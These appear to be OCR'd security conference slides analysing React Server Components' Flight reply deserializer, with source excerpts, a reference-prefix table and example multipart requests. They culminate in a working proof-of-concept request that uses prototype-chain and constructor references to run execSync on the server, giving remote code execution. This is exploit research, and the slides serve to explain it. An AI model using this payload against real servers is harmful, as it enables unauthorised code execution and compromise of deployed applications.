
```
Chunk.prototype.then = function(
    this,
    resolve,
    reject,
) {
    const chunk = this
    // resolved = have data but not parsed
    switch (chunk.status) {
        case RESOLVED_MODEL:
            initializeModelChunk(chunk)  // parse it
            break
    }
    switch (chunk.status) {
        case INITIALIZED:  // INITIALIZED = 'fulfilled'
            resolve(chunk.value)  // yeah, we have the value
            break
        case REJECTED:
            reject(chunk.reason)  // error, QQ
            break
        // other cases omitted
        // e.g. pending -> record the listeners
    }
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js

Chunk.prototype.then

```
Chunk.prototype.then = function(
    this,
    resolve,
    reject,
) {
    const chunk = this
    // resolved = have data but not parsed
    switch (chunk.status) {
        case RESOLVED_MODEL:
            initializeModelChunk(chunk)  // parse it
            break
    }
    switch (chunk.status) {
        case INITIALIZED:  // INITIALIZED = 'fulfilled'
            resolve(chunk.value)  // yeah, we have the value
            break
        case REJECTED:
            reject(chunk.reason)  // error, QQ
            break
        // other cases omitted
        // e.g. pending -> record the listeners
    }
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js



DEVCORE

ANATOMIST SECURITY

initializeModelChunk

```
function initializeModelChunk(chunk){
    try {
        const rawModel = JSON.parse(chunk.value)
        const value: T = reviveModel(
            chunk._response,
            {'': rawModel},
            '',
            rawModel
        )
        chunk.status = INITIALIZED
        chunk.value = value;
    } catch (error) {
        chunk.status = ERRORED
        chunk.reason = error
    }
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js

DEVCORE

ANATOMIST SECURITY


initializeModelChunk

```
function initializeModelChunk(chunk){
    try {
        const rawModel = JSON.parse(chunk.value)
        const value: T = reviveModel(
            chunk._response,
            {'': rawModel},
            '',
            rawModel
        )
        chunk.status = INITIALIZED
        chunk.value = value;
    } catch (error) {
        chunk.status = ERRORED
        chunk.reason = error
    }
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js

DEVCORE

ANATOMIST SECURITY




DEVCORE

ANATOMIST SECURITY

reviveModel

```
function reviveModel(
    response,
    parentObj,
    parentKey,
    value,
    reference,
){
    if (typeof value === 'string') {
        // is string -> parse model string
        return parseModelString(response, parentObj, parentKey, value, reference)
    }
    if (typeof value === 'object' && value !== null) {
        // recursively revive all the model values
        if (Array.isArray(value)) {
            for (let i = 0; i < value.length; i++) {
                value[i] = reviveModel(response, value, '' + i, value[i]);
            }
        }
        ...
    }
    return value
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js



DEVCORE

ANATOMIST SECURITY

parseModelString

Prefix	Type	Example	Description
$<id>:<path>	Outlined Model Ref	"$1:foo:bar"	Resolve the Chunk <id> then follow property path
$@<id>	Chunk / Thenable Ref	"$@0"	Returns the Chunk object itself
$F<id>	Server Reference	"$F1"	Resolve Server Function reference
$B<id>	Blob Ref	"$B1337"	Read a Blob from form data
$K<id>	FormData Ref	"$K1"	Return a FormData object
…	Other tags	"$Q1", "$R1"	Map, Stream, etc.

DEVCORE

ANATOMIST SECURITY

parseModelString

Prefix	Type	Example	Description
$<id>:<path>	Outlined Model Ref	"$1:foo:bar"	Resolve the Chunk <id> then follow property path
$@<id>	Chunk / Thenable Ref	"$@0"	Returns the Chunk object itself
$F<id>	Server Reference	"$F1"	Resolve Server Function reference
$B<id>	Blob Ref	"$B1337"	Read a Blob from form data
$K<id>	FormData Ref	"$K1"	Return a FormData object
…	Other tags	"$Q1", "$R1"	Map, Stream, etc.

DEVCORE

ANATOMIST SECURITY

Example

Example 0x01

```
POST / HTTP/2
[...]

--y
Content-Disposition: form-data; name="0"

{"a":48,"b":"$1:foo:bar"}
--y
Content-Disposition: form-data; name="1"

{"foo":{"bar":763}}
--y--
```

DEVCORE

ANATOMIST SECURITY

Example 0x01


```
POST / HTTP/2
[...]

--y
Content-Disposition: form-data; name="0"

{"a":48,"b":"$1:foo:bar"}
--y
Content-Disposition: form-data; name="1"

{"foo":{"bar":763}}
--y--
```

DEVCORE

ANATOMIST SECURITY

Example 0x01

```
POST / HTTP/2
[...]

--y
Content-Disposition: form-data; name="0"

{"a":48,"b":"$1:foo:bar"}
--y
Content-Disposition: form-data; name="1"

{"foo":{"bar":763}}
--y--
```



```
{"a":48,"b":763}
```

DEVCORE

ANATOMIST SECURITY


Example 0x02

```
POST / HTTP/2
[...]

--y
Content-Disposition: form-data; name="0"

{"a":48,"b":"$1:constructor"}
--y
Content-Disposition: form-data; name="1"

$@0
--y--
```

DEVCORE

ANATOMIST SECURITY

Example 0x02




DEVCORE

ANATOMIST SECURITY

Example 0x02

```
POST / HTTP/2
[...]

--y
Content-Disposition: form-data; name="0"

{"a":48,"b":"$1:constructor"}
--y
Content-Disposition: form-data; name="1"

$@0
--y--
```



```
{"a":48,"b":<Chunk>}
```

DEVCORE

ANATOMIST SECURITY

The First PoC

DEVCORE

ANATOMIST SECURITY

```
POST / HTTP/1.1
Host: localhost
Next-Action: x
Content-Type: multipart/form-data; boundary=y
Content-Length: [...auto]

--y
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"
then\":\"$B1337\"}","_response":
{"_prefix":"process.mainModule.require('child_process').execSync('xcalc');","_
formData":{"get":"$1:constructor:constructor"}}}
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

DEVCORE


ANATOMIST SECURITY

Exploit

```
0: {
    "then":"$1:__proto__:then",
    "status":"resolved_model",
    "reason":-1,
    "value":"{\"then\":\"$B1337\"}",
    "_response":{
        "_prefix":"...require('child_process').execSync('xcalc');",
        "_formData":{
            "get":"$1:constructor:constructor"
        }
    }
}

1: "$@0"
```

DEVCORE

ANATOMIST SECURITY



DEVCORE

ANATOMIST SECURITY

Chunk.prototype.then

```
Chunk.prototype.then = function(
    this,
    resolve,
    reject,
) {
    const chunk = this
    // resolved = have data but not parsed
    switch (chunk.status) {
        case RESOLVED_MODEL:
            initializeModelChunk(chunk)  // parse it
            break
    }
    switch (chunk.status) {
        case INITIALIZED:  // INITIALIZED = 'fulfilled'
            resolve(chunk.value)  // yeah, we have the value
            break
        case REJECTED:
            reject(chunk.reason)  // error, QQ
            break
        // other cases omitted
        // e.g. pending -> record the listeners
    }
}
```

Exploit

```
0: {
    "then":"$1:__proto__:then",
    "status":"resolved_model",
    "reason":-1,
    "value":"{\"then\":\"$B1337\"}",
    "_response":{
        "_prefix":"...require('child_process').execSync('xcalc');",
        "_formData":{
            "get":"$1:constructor:constructor"
        }
    }
}

1: "$@0"
```

DEVCORE

ANATOMIST SECURITY

Exploit

```
0: {
    "then":"$1:__proto__:then",
    "status":"resolved_model",
    "reason":-1,
    "value":"{\"then\":\"$B1337\"}",
    "_response":{
        "_prefix":"...require('child_process').execSync('xcalc');",
        "_formData":{
            "get":"$1:constructor:constructor"
        }
    }
}

1: "$@0"
```

DEVCORE

ANATOMIST SECURITY

Exploit

```
0: {
    "then":"$1:__proto__:then",
    "status":"resolved_model",
    "reason":-1,
    "value":"{\"then\":\"$B1337\"}",
    "_response":{
        "_prefix":"...require('child_process').execSync('xcalc');",
        "_formData":{
            "get":"$1:constructor:constructor"
        }
    }
}

1: "$@0"   response._chunks.get(1).value === response._chunks.get(0)
```

DEVCORE

ANATOMIST SECURITY

Exploit

```
0: {
    "then":"$1:__proto__:then",
    "status":"resolved_model",
    "reason":-1,
    "value":"{\"then\":\"$B1337\"}",
    "_response":{
        "_prefix":"...require('child_process').execSync('xcalc');",
        "_formData":{
            "get":"$1:constructor:constructor"
        }
    }
}

1: "$@0"   response._chunks.get(1).value === response._chunks.get(0)   type Chunk
```

DEVCORE

ANATOMIST SECURITY

Chunk.prototype.then

```
Chunk.prototype.then = function(
    this,
    resolve,
    reject,
) {
    const chunk = this
    // resolved = have data but not parsed
    switch (chunk.status) {
